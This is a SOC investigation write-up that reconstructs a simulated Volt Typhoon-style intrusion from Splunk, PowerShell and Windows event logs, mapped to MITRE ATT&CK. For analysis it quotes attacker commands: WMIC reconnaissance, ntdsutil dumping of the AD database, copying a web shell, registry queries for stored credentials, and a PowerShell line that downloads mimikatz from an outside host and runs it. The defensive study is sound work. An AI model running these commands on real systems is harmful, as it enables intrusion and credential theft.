
From Splunk to Sigma: Building and Validating Vendor-Neutral Detection Logic
A detection-engineering exercise using Sigma, Splunk, Windows telemetry, and Atomic Red Team to validate vendor-neutral detection logic


This report documents the investigation of a simulated enterprise intrusion exhibiting tactics, techniques, and procedures (TTPs) commonly associated with the advanced persistent threat (APT) group Volt Typhoon.

Using authentication logs, PowerShell telemetry, Windows Event Logs, registry activity, and Splunk SIEM data, the investigation reconstructed the attack lifecycle from initial compromise through persistence, credential access, lateral movement, command-and-control (C2), and defense evasion activities.
Analysis identified evidence of account compromise, unauthorized administrative account creation, web shell deployment, Active Directory database access, credential dumping, data staging, proxy-based C2 communications, and deliberate log tampering.
The findings demonstrate how multiple low-level events can be correlated into a complete attack narrative, highlighting the importance of behavioral analysis, threat hunting methodologies, and MITRE ATT&CK-based investigation techniques within a Security Operations Center (SOC) environment.

The investigation was conducted using centralized log data ingested into Splunk, including:
The analysis was guided by threat intelligence on Volt Typhoon and MITRE ATT&CK framework mappings.
The intrusion was analyzed across the following phases:


The intrusion originated through the compromise of enterprise authentication infrastructure, resulting in unauthorized password resets and administrative account creation.
dean-admin account password change2024-03-24 11:12:26 voltyp-admin account created


Attacker leveraged native Windows utilities and LOLBins (Living-off-the-Land Binaries), including WMIC and PowerShell, to execute reconnaissance and system commands.
wmic /node:server01, server02 logicaldisk get caption, filesystem, freespace, size, volumename

wmic process call create "cmd.exe /c mkdir C:\Windows\Temp\tmp & ntdsutil.exe \"ac i ntds\" \"ifm create full C:\Windows\Temp\tmp\temp.dit""

A web shell was deployed within a web-accessible directory to maintain remote access and enable continued command execution.
Copy-Item -Path "C:\Windows\Temp\iistart.aspx" -Destination "\\server-02\C$\inetpub\wwwroot\AuditReport.jspx"

The attacker accessed sensitive system components, including Active Directory database artifacts and credential storage mechanisms, and executed credential dumping tools in memory.
reg query hkcu\software\dean-admin\putty\session
reg query hklm\software\realvnc\vncserver

reg query hklm\software\realvnc
reg query hklm\software\OpenSSH\Agent
reg query hklm\software\OpenSSH
Invoke-WebRequest -Uri "http://voltyp.com/3/tlz/mimikatz.exe" -OutFile "C:\Temp\db2\mimikatz.exe"; Start-Process -FilePath "C:\Temp\db2\mimikatz.exe" -ArgumentList @("sekurlsa::minidump lsass.dmp", "exit") -NoNewWindow -Wait

